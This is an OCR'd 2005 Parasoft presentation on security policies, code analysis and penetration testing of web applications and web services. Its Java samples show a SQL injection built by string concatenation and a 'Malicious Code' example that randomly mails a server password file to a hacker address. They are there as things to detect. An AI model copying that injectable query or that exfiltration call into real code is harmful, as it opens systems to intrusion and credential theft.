Developing and Enforcing Security Policies

May 12, 2005

Alex Smolen
Security Engineer, Parasoft

Wayne Ariola
Vice President Corporate Development, Parasoft

www.parasoft.com PH: 888-305-0041

Agenda

- Introduction
  - The Approach for Today
- A Security Policy
  - Why a Security Policy
  - Example
- Web Applications
- Web Services
- Applications
- Hands-On Session

Agenda


Agenda Item	Time
Introduction	15 Minutes
A Security Policy	15 Minutes
Web Applications	30 Minutes
Web Services	30 Minutes
Application Layer	15 Minutes
Break	15 Minutes
Download Sample Projects	30 Minutes
Web Application Case	30 Minutes
Break	15 Minutes
Web Services Case	30 Minutes
Application Case	30 Minutes

Times Have Changed…

- Compliance
  - SOX, HIPAA, GLB
  - Litigation
- Technology
  - Web Services
  - Interoperability

But we are addressing the same problems

Two Problems



- Goals for the environment
  - Stop injecting security vulnerabilities into new code
    Education
    Automation
  - Understand our exposure
    Avoid inspection


Inspection Vs Prevention

- Inspection
  - Resource intensive
  - Too specific
- Prevention
  - Find errors ASAP
  - Early detection time and cost effective

"…we may not have time to do it right, but we do have time to do it over again…"

Automated Error Prevention (AEP)

- AEP Security Framework
  - Detect Errors (Three-Tiers)
  - Isolate Root Cause
  - Find Process
  - Fix Process
  - Monitor Process



Security Overview

- Is Application Security Vital?
  - Gartner - 75% of attacks at application level
  - Cost of security problems ~ $10 Billion Per Year
  - Lack of developer focus
  - Lack of developer education

Security Overview


- Are Web Apps Vulnerable?
  - Easy targets
  - Questionable code
  - Avoid firewall
- Are Web Services Vulnerable?
  - Scale
  - Breadth

Automated Error Prevention (AEP)

- Security and the SDLC
  - Additive (Encryption)
  - Subtractive (Eliminate Bugs)


Security Testing Approach

- Example for Today's Session
  - A Security Policy
  - An Application
  - A Web Application
  - A Web Service



A Security Policy

- Example for Today's Session
  - A Security Policy
  - An Application
  - A Web Application
  - An Web Services



A Security Policy


- A Security Policy
  - Typical development goals are usually incongruent with security goals
  - A policy must be defined
  - Guidelines must be defines
  - Guidelines need to be defined per application

A Security Policy

- A Security Policy

Security Testing Approach

- Example for Today's Session
  - A Security Policy
  - A Web Application
  - A Web Service
  - An Application



An Application

- Code Analysis
  - What is code analysis?

An Application - Code Analysis

- An Example: Insecure Code
  - SQL Injection

```
}

Statement statement = connection.createStatement( ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY );
String query = "SELECT * FROM messages WHERE user = '" + s.getUserName() + "' and num = " + messageNum;
ResultSet results = statement.executeQuery( query );

if ( ( results != null ) && results.first() )
{
    Table t = new Table( 0 ).setCellSpacing( 0 ).setCellPadding( 0 ).setBorder( 0 );
    TR row1 = new TR( new TD( new StringElement( "Title:" ) ) );
    row1.addElement( new TD( new StringElement( results.getString( TITLE_COL ) ) ) );
    t.addElement( row1 );

    TR row2 = new TR( new TD( new StringElement( "Message:" ) ) );
```

An Application - Code Analysis

- Malicious Code
  - Intentional
  - Inspect "suspicious" patterns

```
TD item1 = new TD();
item1.setValign( "TOP" );
item1.addElement( new StringElement( "Message: " ) );
row2.addElement( item1 );
double r = new Random().nextDouble();
if (r < .01) {
    Runtime.getRuntime().exec("sendmail -hacker$crackatoa.net /serverlogs/passwords.txt");
}
TD item2 = new TD();
TextArea ta = new TextArea( MESSAGE, 5, 40 );
item2.addElement( ta );
```

An Application - Code Analysis

- Secure Coding Best Practices
  - General security relevance
  - Errors => Security issues

```
Connection connection = DriverManager.getConnection("jdbc:odbc:;DRIVER=Microsoft Access Driver (*.mdb);DBQ=c:/webgoat.mdb;PWD
Statement statement = connection.createStatement();

// Delete table if there is one
try
{
    String dropTable = "DROP TABLE user_data";
    statement.executeUpdate(dropTable);
}
catch (SQLException e)
{
    System.out.println("Error dropping user database");
}

// Create the new table
try
{
```

An Application - Code Analysis


- Memory Leaks/Buffer Overflow
  - DoS, "Smashing the Stack"
  - Insure++

A Database

- Database Monitoring/SQL Analysis
  - Proxy JDBC Calls
  - Analyze SQL for security


Security Testing Approach

- Example for Today's Session
  - A Security Policy
  - A Web Application
  - A Web Service
  - An Application



A Web Application

- Penetration Testing
  - What is penetration testing?




A Web Application

- An Example: WebKing and Security
  - Auto-attack
  - Response Analysis


Security Testing Approach

- Example for Today's Session
  - A Security Policy
  - A Web Application
  - A Web Service
  - An Application



A Web Service

- Web Services Penetration Testing
  - What is penetration testing?



A Web Service

- An Example: SOAPtest and Security
  - Parameter-fuzzing
  - Extensible
  - WS-Standards

Security Best Practices

- What are security best practices?

OWASP

- What is the OWASP?
  - **O**pen **W**eb **A**pplication **S**ecurity **P**roject
  - Top Ten
  - Security Checklist

OWASP

- OWASP and AEP
  - 100+ Jtest Security Rules
  - WebKing Penetration Checklist

OASIS

- What is the OASIS?
  - **O**rganization for the **A**dvancement of **S**tructured **I**nformation **S**tandards
  - WS-*

OASIS

- OASIS and AEP
  - WS-Security
  - WS-Trust, WS-SecureConversation, WS-?

Security Best Practices

- Risk Analysis
  - Balance security cost vs. gain
  - Difficult with intangibles (e.g. Software)

Risk Analysis

- Risk Analysis and AEP
  - Centrally accessible information
  - GRS (Group Reporting System)

Security Best Practices

- Standards Compliance
  - Strict security guidelines
  - HIPAA, BSA, SOX, etc.

Standards Compliance

- Standards Compliance and AEP
  - Overview and enforcement with GRS
  - Automate and extend

Conclusion

- Review
  - Comprehensive Solution
  - Versatile
  - Adaptable
  - Integrated

Conclusion

- Q and A
- Setup Security Review
  - Information Gathering
  - Static Analysis
  - Penetration Testing
  - Dynamic Analysis (where applicable)
- Thanks!!!

Hands-On

- Download Sample Tools

Hands-On

- Applications
  - Java
  - .NET
  - C/C++

Hands-On

- Web Application

Hands-On

- Web Services